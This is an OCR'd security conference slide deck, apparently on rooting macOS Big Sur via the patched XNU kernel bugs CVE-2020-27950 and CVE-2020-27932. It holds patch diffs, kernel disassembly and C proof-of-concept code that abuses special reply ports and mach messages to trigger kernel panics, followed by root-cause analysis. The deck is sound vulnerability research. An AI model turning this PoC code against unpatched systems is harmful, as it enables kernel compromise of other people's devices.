
Rooting macOS Big Sur on Apple Silicon

Xinru Chi and Tielei Wang

About us

- Xinru Chi
  - Security Researcher in Pangu Lab
  - Extensive experience in macOS/iOS vulnerability research
- Tielei Wang
  - Ph.D from PKU, Research scientist at Georgia Tech from 2011-2014
  - Known for releasing jailbreak tools for iOS 7-9
  - Organizers of MOSEC (Mobile Security Conference)

The story begins with security contents of iOS 14.2



iOS 14.2, released on Nov 5, 2020, fixed an in-the-wild exploit reported by GP0.

Safari RCE (CVE-2020-27930)
kernel info leak (CVE-2020-27950)
kernel type confusion (CVE-2020-27932)

First in-the-wild exploit since iOS 14 (?)

Let’s diff the kernel

- Apple still maintains iOS 12 for old devices
- Updates for iOS 12.4.9 only have 4 CVEs
- Updates for iOS 14.2 have ***26*** CVEs
- Of course, diffing 12.4.9 vs 12.4.8 is better

iOS 12.4.9

Released November 5, 2020

FaceTime

Available for: iPhone 5s, iPhone 6 and 6 Plus, iPad Air, iPad mini 2 and 3, iPod touch (6th generation)

Impact: A user may send video in Group FaceTime calls without knowing that they have done so

Description: A logic issue existed in the handling of Group FaceTime calls. The issue was addressed with improved state management.

CVE-2020-27929: James P (@Jam_Penn)

FontParser

Available for: iPhone 5s, iPhone 6 and 6 Plus, iPad Air, iPad mini 2 and 3, iPod touch (6th generation)

Impact: Processing a maliciously crafted font may lead to arbitrary code execution. Apple is aware of reports that an exploit for this issue exists in the wild.

Description: A memory corruption issue was addressed with improved input validation.

CVE-2020-27930: Google Project Zero

Kernel

Available for: iPhone 5s, iPhone 6 and 6 Plus, iPad Air, iPad mini 2 and 3, iPod touch (6th generation)

Impact: A malicious application may be able to disclose kernel memory. Apple is aware of reports that an exploit for this issue exists in the wild.

Description: A memory initialization issue was addressed.

CVE-2020-27950: Google Project Zero

Kernel

Available for: iPhone 5s, iPhone 6 and 6 Plus, iPad Air, iPad mini 2 and 3, iPod touch (6th generation)

Impact: A malicious application may be able to execute arbitrary code with kernel privileges. Apple is aware of reports that an exploit for this issue exists in the wild.

Description: A type confusion issue was addressed with improved state handling.

CVE-2020-27932: Google Project Zero

Kernel info leak jumps into eyes

```
FFFFFFF0076BE470   ipc_kobject_server
FFFFFFF0076BE920   LDRSW    X9, b4 [W8,4]
FFFFFFF0076BE924   ADD      X20, X9, X8LSLR0
FFFFFFF0076BE928   MOV      b4 W1, 0x14
FFFFFFF0076BE92C   MOV      X0, X20
FFFFFFF0076BE930   BL       b2 bzero
FFFFFFF0076BE934   ADRP     X8, unk_FFFFFFF00892C000      // qword_FFFFFFF00892C1B0
FFFFFFF0076BE938   LDR      X8, [X8,0x1B0]                // qword_FFFFFFF00892C1B0
FFFFFFF0076BE93C   STUR     X8, [X20,0xC]
FFFFFFF0076BE940   ADRP     X8, qword_FFFFFFF00702A000    // qword_FFFFFFF00702A068
FFFFFFF0076BE944   LDR      D0, [X8,0x68]                 // qword_FFFFFFF00702A068
FFFFFFF0076BE948   STR      D0, [X20]
FFFFFFF0076BE94C   B        b2 loc_FFFFFFF0076BE754
```

```
FFFFFFF0076BE438   ipc_kobject_server
FFFFFFF0076BE8E8   LDRSW    X9, b4 [W8,4]
FFFFFFF0076BE8EC   ADD      X8, X9, X8LSLR0
FFFFFFF0076BE8F0   ADRP     X9, unk_FFFFFFF00892C000      // qword_FFFFFFF00892C1B0
FFFFFFF0076BE8F4   LDR      X9, [X9,0x1B0]                // qword_FFFFFFF00892C1B0
FFFFFFF0076BE8F8   STUR     X9, [X8,0xC]
FFFFFFF0076BE8FC   ADRP     X9, qword_FFFFFFF00702A000    // qword_FFFFFFF00702A068
FFFFFFF0076BE900   LDR      D0, [X9,0x68]                 // qword_FFFFFFF00702A068
FFFFFFF0076BE904   STR      D0, [X8]
FFFFFFF0076BE908   B        b2 loc_FFFFFFF0076BE71C
```

Kernel info leak jumps into eyes

- Adds “bzero mach msg trailer” at multiple functions
- Apparently, it leaks uninitialized kernel memory from mach msg trailers

```
583       -   trailer = (mach_msg_format_0_trailer_t *)
      642 +   trailer = (mach_msg_max_trailer_t *)
584   643           ((vm_offset_t)reply->ikm_header + (int)reply->ikm_header->msgh_size);
585       -
      644 +   bzero(trailer, sizeof(*trailer));
586   645       trailer->msgh_sender = KERNEL_SECURITY_TOKEN;
      646 +   trailer->msgh_audit = KERNEL_AUDIT_TOKEN;
587   647       trailer->msgh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
588   648       trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
```

- Refer to the following links for more analysis

https://www.synacktiv.com/publications/ios-1-day-hunting-uncovering-and-exploiting-cve-2020-27950-kernel-memory-leak.html
https://bugs.chromium.org/p/project-zero/issues/detail?id=2108

Type confusion seems easy too

- host_request_notification function adds an extra check on port's type

```
FFFFFFF0076BB370   host_request_notification
FFFFFFF0076BB494   LDR      b4 W9, b4 [W21,0x98]
FFFFFFF0076BB498   MOV      b4 W10, 0x48
FFFFFFF0076BB49C   AND      b4 W9, b4 W9, b4 W10LSLR0
FFFFFFF0076BB4A0   AND      b4 W8, b4 W8, 0xFFF
FFFFFFF0076BB4A4   ORR      b4 W8, b4 W9, b4 W8LSLR0
FFFFFFF0076BB4A8   CBZ      b4 W8, b2 loc_FFFFFFF0076BB538
```

```
FFFFFFF0076BB33C   host_request_notification
FFFFFFF0076BB460   LDR      b4 W9, b4 [W21,0x98]

FFFFFFF0076BB464   AND      b4 W9, b4 W9, 8
FFFFFFF0076BB468   AND      b4 W8, b4 W8, 0xFFF
FFFFFFF0076BB46C   ORR      b4 W8, b4 W9, b4 W8LSLR0
FFFFFFF0076BB470   CBZ      b4 W8, b2 loc_FFFFFFF0076BB500
```

Type confusion seems easy too

- host_request_notification function adds an extra check on port's type

```
82  69  host_request_notification(
    @@ -106,7 +93,8 @@ host_request_notification(
106 93      lck_mtx_lock(&host_notify_lock);
107 94
108 95      ip_lock(port);
109     -   if (!ip_active(port) || port->ip_tempowner || ip_kotype(port) != IKOT_NONE) {
    96  +   if (!ip_active(port) || port->ip_tempowner || port->ip_specialreply ||
    97  +       ip_is_kolabeled(port) || ip_kotype(port) != IKOT_NONE) {
110 98          ip_unlock(port);
```

Take a quick look at port struct

```
struct ipc_port {
    ...
    mach_vm_address_t ip_context;

    natural_t ip_sprequests:1,      /* send-possible requests outstanding */
        ip_spimportant:1,           /* ... at least one is importance donating */
        ip_impdonation:1,           /* port supports importance donation */
        ip_tempowner:1,             /* dont give donations to current receiver */
        ip_guarded:1,               /* port guarded (use context value as guard) */
        ip_strict_guard:1,          /* Strict guarding; Prevents user manipulation of context values directly */
        ip_specialreply:1,          /* port is a special reply port */
        ip_sync_link_state:3,       /* link the port to destination port/ Workloop */
        ip_sync_bootstrap_checkin:1,/* port part of sync bootstrap checkin, push on thread doing the checkin */
        ip_immovable_receive:1,     /* the receive right cannot be moved out of a space, until it is destroyed */
        ip_no_grant:1,              /* Port wont accept complex messages containing (ool) port descriptors */
        ip_immovable_send:1,        /* No send(once) rights to this port can be moved out of a space */
        ip_tg_block_tracking:1,     /* Track blocking relationship between thread groups during sync IPC */
        ip_impcount:17;             /* number of importance donations in nested queue */
```

Let’s construct a PoC

- Plan 1: make a special reply port and pass it to host_request_notification, it may trigger the type confusion

Let’s construct a PoC

- Plan 1: make a special reply port and pass it to host_request_notification, it may trigger the type confusion

```
void poc_plan1(){
    mach_port_t special_reply_port = thread_get_special_reply_port();
    host_request_notification(mach_host_self(),
                              HOST_NOTIFY_CALENDAR_CHANGE,
                              special_reply_port);
    printf("panic?");
}
```

Let's construct a PoC

- Plan 1: make a special reply port and pass it to host_request_notification, it may trigger the type confusion

```
void poc_plan1(){
    mach_port_t special_reply_port = thread_get_special_reply_port();
    host_request_notification(mach_host_self(),
                              HOST_NOTIFY_CALENDAR_CHANGE,
                              special_reply_port);
    printf("panic?");
}
```

- Unfortunately, no panic.

Let’s construct a PoC

- Maybe we should trigger the notification or deallocate the port?

```
void poc_plan1(){
    mach_port_t special_reply_port = thread_get_special_reply_port();
    host_request_notification(mach_host_self(),
                              HOST_NOTIFY_CALENDAR_CHANGE,
                              special_reply_port);
    printf("panic?");

    trigger_host_CALENDAR_notification();

    //unbind the previous thread special reply port */
    thread_get_special_reply_port();

    mach_port_destroy(mach_task_self(), special_reply_port);

    printf("panic?");
}
```

Let's construct a PoC


- Maybe we should trigger the notification or deallocate the port?

```
void poc_plan1(){
    mach_port_t special_reply_port = thread_get_special_reply_port();
    host_request_notification(mach_host_self(),
                              HOST_NOTIFY_CALENDAR_CHANGE,
                              special_reply_port);
    printf("panic?");

    trigger_host_CALENDAR_notification();

    //unbind the previous thread special reply port */
    thread_get_special_reply_port();

    mach_port_destroy(mach_task_self(), special_reply_port);

    printf("panic?");
}
```

- Unfortunately, still no panic.


Things get complicated

- We need to understand how a special reply port is different from regular ports
  - After reading the XNU source code, we realized that it is very complicated
  - A special reply port could be linked to a port, a work loop via a knote, a work loop via a knote stash, etc.
    - *Don’t try to understand these terms, because neither can I :)*



Things get complicated


- In order to understand how a special reply port is different from regular ports, we need to know how a special reply port is used



Luck hasn't run out yet

- Found a pretty interesting test case in the XNU source code package
  - xnu/tests/prioritize_process_launch_helper.c

```
special_reply_port = thread_get_special_reply_port();
if (!MACH_PORT_VALID(special_reply_port)) {
    printf("Failed to special reply port for thread\n");
    exit(0);
}

/* Perform a Sync bootstrap checkin */
send(send_port, special_reply_port, MACH_PORT_NULL, MACH_SEND_SYNC_BOOTSTRAP_CHECKIN, MACH_MSG_TYPE_COPY_SEND);
```



A customized send

- Send a mach port *msg_port* via a complex mach message to *send_port* with reply port *reply_port*
- A few things to note
  - *msg_port* is sent with MACH_MSG_TYPE_MOVE_RECEIVE
  - mach_msg uses the option MACH_SEND_SYNC_OVERRIDE

```
static void
send(
    mach_port_t send_port,
    mach_port_t reply_port,
    mach_port_t msg_port,
    mach_msg_option_t options,
    int send_disposition)
{
    kern_return_t ret = 0;

    struct {
        mach_msg_header_t header;
        mach_msg_body_t body;
        mach_msg_port_descriptor_t port_descriptor;
    } send_msg = {
        .header = {
            .msgh_remote_port = send_port,
            .msgh_local_port  = reply_port,
            .msgh_bits        = MACH_MSGH_BITS_SET(send_disposition,
        reply_port ? MACH_MSG_TYPE_MAKE_SEND_ONCE : 0,
        MACH_MSG_TYPE_MOVE_SEND,
        MACH_MSGH_BITS_COMPLEX),
            .msgh_id          = 0x100,
            .msgh_size        = sizeof(send_msg),
        },
        .body = {
            .msgh_descriptor_count = 1,
        },
        .port_descriptor = {
            .name        = msg_port,
            .disposition = MACH_MSG_TYPE_MOVE_RECEIVE,
            .type        = MACH_MSG_PORT_DESCRIPTOR,
        },
    };

    if (msg_port == MACH_PORT_NULL) {
        send_msg.body.msgh_descriptor_count = 0;
    }

    ret = mach_msg(&(send_msg.header),
        MACH_SEND_MSG |
        MACH_SEND_TIMEOUT |
        MACH_SEND_OVERRIDE |
        ((reply_port ? MACH_SEND_SYNC_OVERRIDE : 0) | options),
        send_msg.header.msgh_size,
        0,
        MACH_PORT_NULL,
        10000,
        0);

    if (ret != KERN_SUCCESS) {
        printf("mach_msg_send failed with error %d\n", ret);
    }
}
```

Let’s construct a PoC again

- Plan 2: make a special reply port, use it in the customized send function, pass it to host_request_notification, and then deallocate the port

```
void poc_plan2(){
    mach_port_t dst_port;
    mach_port_allocate( mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &dst_port);
    mach_port_insert_right(mach_task_self(), dst_port, dst_port, MACH_MSG_TYPE_MAKE_SEND);

    mach_port_t special_reply_port = thread_get_special_reply_port();

    /* Perform a Sync bootstrap checkin */
    send(dst_port, special_reply_port, MACH_PORT_NULL, MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
        MACH_MSG_TYPE_COPY_SEND);

    host_request_notification(mach_host_self(), HOST_NOTIFY_CALENDAR_CHANGE, special_reply_port);

    //unbind the previous thread special reply port */
    thread_get_special_reply_port();

    mach_port_destroy(mach_task_self(), special_reply_port);

    printf("panic?");
}
```

- Yes, this poc triggered a panic!

Let’s construct a PoC again

- Plan 2: make a special reply port, use it in the customized send function, pass it to host_request_notification, and then deallocate the port

```
void poc_plan2(){
    mach_port_t dst_port;
    mach_port_allocate( mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &dst_port);
    mach_port_insert_right(mach_task_self(), dst_port, dst_port, MACH_MSG_TYPE_MAKE_SEND);

    mach_port_t special_reply_port = thread_get_special_reply_port();

    /* Perform a Sync bootstrap checkin */
    send(dst_port, special_reply_port, MACH_PORT_NULL, MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
        MACH_MSG_TYPE_COPY_SEND);

    host_request_notification(mach_host_self(), HOST_NOTIFY_CALENDAR_CHANGE, special_reply_port);

    //unbind the previous thread special reply port */
    thread_get_special_reply_port();

    mach_port_destroy(mach_task_self(), special_reply_port);

    printf("panic?");
}
```

- Please refer to the following links for more analysis and PoC examples

https://bugs.chromium.org/p/project-zero/issues/detail?id=2107
https://worthdoingbadly.com/specialreply/

However things get even more complicated


- When analyzing the panic, we found more panics, regardless of host_request_notification

The magical *send*

send a null port to dst_port, use special_reply_port as reply port

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
send(dst_port,              //send_port
     0,                     //reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

send the special_reply_port to dst_port, no reply port




```
"Lock not owned 0xffffff8012c060f0 = 0"
```

dst_port is a regular port that we have “send” and “recv” rights

The magical *send*

send special_reply_port to itself, use itself as reply port

```
send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```



```
"zone_require failed: address in unexpected zone id 118 (turnstiles) "
 "(addr: 0xffffff86aee5b080, expected: ipc kmsgs)"
```


type confusion between turnstile and ipc_kmsg?

The magical *send*

send a null port to dst_port, use special_reply_port as reply port

send special_reply_port to itself, use itself as reply port

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```




The magical *send*

send a null port to dst_port, use special_reply_port as reply port

send special_reply_port to itself, use itself as reply port

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```



No panic!


The magical *send*

send a null port to dst_port, use special_reply_port as reply port

send special_reply_port to itself, use itself as reply port

receive from dst_port

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```



dst_port became inactive!

```
"Using inactive port 0xffffff86956be3f0"
```

Do so many different panics have the same root cause?

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

```
send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

mach_msg_overwrite_trap

↳ ipc_kmsg_copyin

↳ ipc_kmsg_copyin_header

↳ ipc_kmsg_set_qos

```
if (IP_VALID(special_reply_port) &&
    MACH_MSGH_BITS_LOCAL(kmsg->ikm_header->msgh_bits) == MACH_MSG_TYPE_PORT_SEND_ONCE) {
    if ((options & MACH_SEND_SYNC_OVERRIDE)) {
        boolean_t sync_bootstrap_checkin = !!(options & MACH_SEND_SYNC_BOOTSTRAP_CHECKIN);
        /*
         * Link the destination port to special reply port and make sure that
         * dest port has a send turnstile, else allocate one.
         */
        ipc_port_link_special_reply_port(special_reply_port, dest_port, sync_bootstrap_checkin);
    }
}
```

Using a special_reply_port as the reply port and MACH_SEND_SYNC_OVERRIDE in the mach_msg option will lead to ipc_port_link_special_reply_port

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

mach_msg_overwrite_trap

↳ ipc_kmsg_copyin

↳ ipc_kmsg_copyin_header

↳ ipc_kmsg_set_qos

↳ ipc_port_link_special_reply_port

ipc_port_link_special_reply_port

```
/* take a reference on dest_port */
ip_reference(dest_port);
special_reply_port->ip_sync_inheritor_port = dest_port;
special_reply_port->ip_sync_link_state = PORT_SYNC_LINK_PORT;
```

Review the port struct

```
struct ipc_port {
    /*
     * Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;

    union {
        struct ipc_space * receiver;
        struct ipc_port * destination;
        ipc_port_timestamp_t timestamp;
    } data;

    /* update host_request_notification if this union is changed */
    union {
        ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobject") kobject;
        ipc_kobject_label_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kolabel") kolabel;
        ipc_importance_task_t imp_task;
        ipc_port_t sync_inheritor_port;
        struct knote *sync_inheritor_knote;
        struct turnstile *sync_inheritor_ts;
    } kdata;
    ...
```

```
struct ipc_object {
    ipc_object_bits_t io_bits;
    ipc_object_refs_t io_references;
    lck_spin_t        io_lock_data;
} __attribute__((aligned(8)));
```

io_bits indicates the type of a port
io_references is the reference counter of the port


kdata is a union struct

Root cause analysis

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

ipc_port_link_special_reply_port

```
/* take a reference on dest_port */
ip_reference(dest_port);
special_reply_port->ip_sync_inheritor_port = dest_port;
special_reply_port->ip_sync_link_state = PORT_SYNC_LINK_PORT;
```



Root cause analysis

```
send(dst_port,          //send_port
     special_reply_port,//reply_port
     0,                 //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

The second send is very complicated, but there are three key steps

Root cause analysis

```
send(dst_port,          //send_port
     special_reply_port,//reply_port
     0,                 //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

1. ***msg_port*** **is sent with MACH_MSG_TYPE_MOVE_RECEIVE**

mach_msg_overwrite_trap
- ipc_kmsg_copyin
  - ipc_kmsg_copyin_body
    - ipc_kmsg_copyin_port_descriptor
      - ipc_object_copyin
        - ipc_right_copyin


```
 */
if (port->ip_tempowner == 0) {
    assert(IIT_NULL == port->ip_imp_task);

    /* ports in limbo have to be tempowner */
    port->ip_tempowner = 1;
    *assertcntp = port->ip_impcount;
}
```

special_reply_port's ip_tempowner is set 1

Hold on, there is an assert!

```
struct ipc_port {
    /*
     * Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;

    union {
        struct ipc_space * receiver;
        struct ipc_port * destination;
        ipc_port_timestamp_t timestamp;
    } data;

    /* update host_request_notification if this union is changed */
    union {
